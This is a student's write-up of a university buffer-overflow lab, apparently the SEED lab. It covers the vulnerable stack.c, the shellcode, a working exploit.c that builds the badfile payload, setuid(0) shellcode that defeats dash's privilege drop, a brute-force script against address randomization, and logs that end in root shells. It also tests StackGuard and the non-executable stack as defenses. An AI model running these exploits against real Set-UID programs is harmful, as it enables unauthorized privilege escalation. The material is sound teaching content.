Buffer Overflow Vulnerability Lab

Kai Li

September 18, 2018

Contents

1 Lab Overview

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Turning Off Countermeasures

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0.
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called Stack-Guard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the -fno-stack-protector option. For example, to compile a program example.c with StackGuard disabled, we can do the following:

```
          $ gcc -fno-stack-protector example.c
```

Non-Executable Stack. This marking is done automatically by the recent versions of gcc, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
          $ gcc -z execstack -o test test.c
For non-executable stack:
          $ gcc -z noexecstack -o test test.c
```

Configuring /bin/sh (Ubuntu 16.04 VM only). In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the /bin/sh symbolic link points to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 16.04 VM. We use the following commands to link /bin/sh to zsh (there is no need to do these in Ubuntu 12.04):

```
          $ sudo rm /bin/sh
                    $ sudo ln -s /bin/zsh /bin/sh
```

2.2 Task 1: Running Shellcode

Before starting the attack, let us get familiar with the shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```


The shellcode that we use is just the assembly version of the above program. The following program shows how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code:

```
/* call_shellcode.c  */
/* You can get this program from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
  "\x50"              /* Line 2:  pushl   %eax                   */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
  "\x50"              /* Line 6:  pushl   %eax                   */
  "\x53"              /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
  "\x99"              /* Line 9:  cdq                            */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"          /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Compile the code above using the following gcc command. Run the program and describe your observations. Please do not forget to use the execstack option, which allows code to be executed from the stack; without this option, the program will fail.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

Observation: After compiling and executing the shellcode program, we successfully enter the shell environment and can execute shell command, which can be demonstrated with following screenshot:



```
[09/16/18]seed@VM:~/lab/lab2$ vim call_shellcode.c

[1]+  Stopped                 vim call_shellcode.c
[09/16/18]seed@VM:~/lab/lab2$ gcc -z execstack -o call_shellcode c
all_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘
strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration
of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a dec
laration of ‘strcpy’
[09/16/18]seed@VM:~/lab/lab2$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c
$ pwd
/home/seed/lab/lab2
```

Compile the above vulnerable program. Do not forget to include the ’-fno-stack-protector’ and ’-z execstack’ options to turn off the StackGuard and the non-executable stack protections. After the compilation, we need to make the program a root-owned Set-UID program. We can achieve this by first change the ownership of the program to root (Line À), and then change the permission to 4755 to enable the Set-UID bit (Line Á). It should be noted that changing ownership must be done before turning on the Set-UID bit, because ownership change will cause the Set-UID bit to be turned off.

2.3 The Vulnerable Program

The following program has a buffer-overflow vulnerability in Line 1. Our objective is to exploit this vulnerability and gain the root privilege.

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}


int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


This can be done with the following code:

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack          ①
$ sudo chmod 4755 stack          ②
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Set-root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.


2.4 Task 2: Exploiting the Vulnerability

Below is a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for badfile. In this code, the shellcode is given. We need to develop the rest. To get the accurate return address of stack program, let's firstly debug the program with 'gdb', setting the breakpoint at function 'bof', then we need to print the $ebp value which is the upbound of the stack, then we can calculate the return address by adding the $ebp with 4. From below screenshot, we can infer that the return address should be 0xbfffea38 + 4 = 0xbfffea3c.




```
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea57 '\220' <repeats 36 times>, "\270\352\377\277",
'\220' <repeats 160 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea38
gdb-peda$ 
```

Below is my exploit.c.




```
/* exploit.c  */

/* A program that creates a file containing code for launching she
ll*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax           */
    "\x50"                  /* pushl   %eax                */
    "\x68""//sh"            /* pushl   $0x68732f2f         */
    "\x68""/bin"            /* pushl   $0x6e69622f         */
    "\x89\xe3"              /* movl    %esp,%ebx           */
    "\x50"                  /* pushl   %eax                */
    "\x53"                  /* pushl   %ebx                */
    "\x89\xe1"              /* movl    %esp,%ecx           */
    "\x99"                  /* cdq                         */
    "\xb0\x0b"              /* movb    $0x0b,%al           */
    "\xcd\x80"              /* int     $0x80               */
;

void main(int argc, char **argv)
{
    char buffer[517];
"exploit.c" 48L, 1929C                          1,1          Top
```



```
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here
*/
    printf("shellcode length:%d\n",strlen(shellcode));
    *((long *)(buffer+36)) = 0xbfffea38 + 0x80;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeo
f(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

the code in dark is what we developed. Then I wrote a script 't2.sh' to compile the exploit.c and run the 'exploit' program, then run the 'stack' program. By running the script 't2.sh', we successfully conducted the attack and get into the shell. The script code and attack observation can be demonstrated by the following screenshots.



```
[09/17/18]seed@VM:~/.../task2$ cat t2.sh
gcc -o exploit exploit.c
./exploit
./stack
[09/17/18]seed@VM:~/.../task2$ ./t2.sh
shellcode length:24
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ q
/bin//sh: 2: q: not found
$ exit
[09/17/18]seed@VM:~/.../task2$ 
```

2.5 Task 3: Defeating *dash*'s Countermeasure

As we have explained before, the dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. The countermeasure implemented in dash can be defeated. One approach is not to invoke */bin/sh* in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as *zsh* to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking setuid(0) before executing execve() in the shellcode. In this task, we will use this approach. We will first change the */bin/sh* symbolic link, so it points back to */bin/dash*:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
```

To see how the countermeasure in dash works and how to defeat it using the system call setuid(0), we write the following C program. We first comment out

Line ① and run the program as a Set-UID program (the owner should be root); please describe your observations. We then uncomment Line ① and run the program again; please describe your observations.


```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     // setuid(0);                              ①
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned Set-UID program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```


Observation:

- Comment line ① After compiling the code and running it, we entered the seed shell.



```
[09/17/18]seed@VM:~/.../task3$ ./t3.sh
[sudo] password for seed:
[09/17/18]seed@VM:~/.../task3$
[09/17/18]seed@VM:~/.../task3$ ll
total 16
-rwsr-xr-x 1 root seed 7404 Sep 17 14:10 dash_shell_test
-rw-rw-r-- 1 seed seed  208 Sep 17 14:06 dash_shell_test.c
-rwxrwxr-x 1 seed seed  150 Sep 17 14:10 t3.sh
[09/17/18]seed@VM:~/.../task3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
```

- Uncomment line ① After compiling the code and running it, we entered the root shell.




```
[09/17/18]seed@VM:~/.../task3$ vim dash_shell_test.c
[09/17/18]seed@VM:~/.../task3$ ./t3.sh
[09/17/18]seed@VM:~/.../task3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(
# exit
```

From the above experiment, we see that seuid(0) makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke execve().

```
char shellcode[] =
  "\x31\xc0"            /* Line 1: xorl     %eax,%eax   */
  "\x31\xdb"            /* Line 2: xorl     %ebx,%ebx   */
  "\xb0\xd5"            /* Line 3: movb     $0xd5,%al   */
  "\xcd\x80"            /* Line 4: int      $0x80       */
 // ---- The code below is the same as the one in Task 2 ---
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
```

Using this shellcode, we can attempt the attack on the vulnerable program when /bin/sh is linked to /bin/dash. Using the above shellcode in exploit.c, try the attack from Task 2 again and see if you can get a root shell. Please describe and explain your results. **Observation:** After replacing above code in exploit.c and redo the task 2, we successfully enter the root shell.



```
[09/17/18]seed@VM:~/.../task3$ cat t3.sh
sudo rm /bin/sh
sudo ln -s /bin/dash /bin/sh
gcc dash_shell_test.c -o dash_shell_test
sudo chown root dash_shell_test
sudo chmod 4755 dash_shell_test
[09/17/18]seed@VM:~/.../task3$ ./t3.sh
[09/17/18]seed@VM:~/.../task3$ ./t2.sh
shellcode length:32
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Explanation: In this task, when we hit the return address, our code in the badfile would get executed, since the new badfile contains the *setuid(0)* system call, executing this system call would invoke the root shell and */bin/dash* wouldn't check whether the real uid and the effective uid are the same.

2.6 Task 4: Defeating Address Randomization


On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command. We run the same attack developed in Task 2. Please describe and explain your observation.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

Observation: After turning on the address randomization, we started to run the script, after running it 1 minutes 5 seconds and trying 43020 times, we successfully hit the return address and entered the root shell.




```
./t4.sh: line 14: 25146 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 43019 times so far.
./t4.sh: line 14: 25147 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has been running 43020 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

2.7 Task 5: Turn on the StackGuard Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection. In our previous tasks, we disabled the StackGuard protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of StackGuard. To do that, you should compile the program without the '-fno-stack-protector' option. For this task, you will recompile the vulnerable program, stack.c, to use GCC StackGuard, execute task 1 again, and report your observations. You may report any error messages you observe.

In GCC version 4.3.3 and above, StackGuard is enabled by default. Therefore, you have to disable StackGuard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable StackGuard.

Observation: When compile the stack program without '-fno-stack-protector' and run it, the program just terminated and report 'stack smashing detected'.



```
[09/17/18]seed@VM:~/.../task2$ cat t2.sh
gcc -o stack -z execstack stack.c
sudo chown root stack
sudo chmod 4755 stack
gcc -o exploit exploit.c
./exploit
./stack
[09/17/18]seed@VM:~/.../task2$ ./t2.sh
shellcode length:24
*** stack smashing detected ***: ./stack terminated
./t2.sh: line 6:  2874 Aborted                 ./stack
[09/17/18]seed@VM:~/.../task2$ 
```


2.8 Task 6: Turn on the Non-executable Stack Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the noexecstack option, and repeat the attack in Task 2. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the nonexecutable stack protection.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Observation: When compile the stack program with above command and run it, the program just crashed and report 'segmentation fault', and the $pc pointer always point to 0xbfffeaa8(the value we manipulate in exploit.c).



```
=> 0xbfffeaa8:  nop
   0xbfffeaa9:  nop
   0xbfffeaaa:  nop
   0xbfffeaab:  nop
   0xbfffeaac:  nop
[------------------------------------stack------------------------
-------------]
0000| 0xbfffea30 --> 0x90909090
0004| 0xbfffea34 --> 0x90909090
0008| 0xbfffea38 --> 0x90909090
0012| 0xbfffea3c --> 0x90909090
0016| 0xbfffea40 --> 0x90909090
0020| 0xbfffea44 --> 0x90909090
0024| 0xbfffea48 --> 0x90909090
0028| 0xbfffea4c --> 0x90909090
[-----------------------------------------------------------------
-------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffeaa8 in ?? ()
gdb-peda$ p $pc
$5 = (void (*)()) 0xbfffeaa8
gdb-peda$
```

Explanation: When compile the 'stack' program with '-z noexecstack' option, this countermeasure basically marks the stack as non-executable, so even if attackers can inject code into the stack, the code would never be triggered, from the observation we can see that although the shellcode was successfully injected into the stack, it still cannot be executed by the operating system.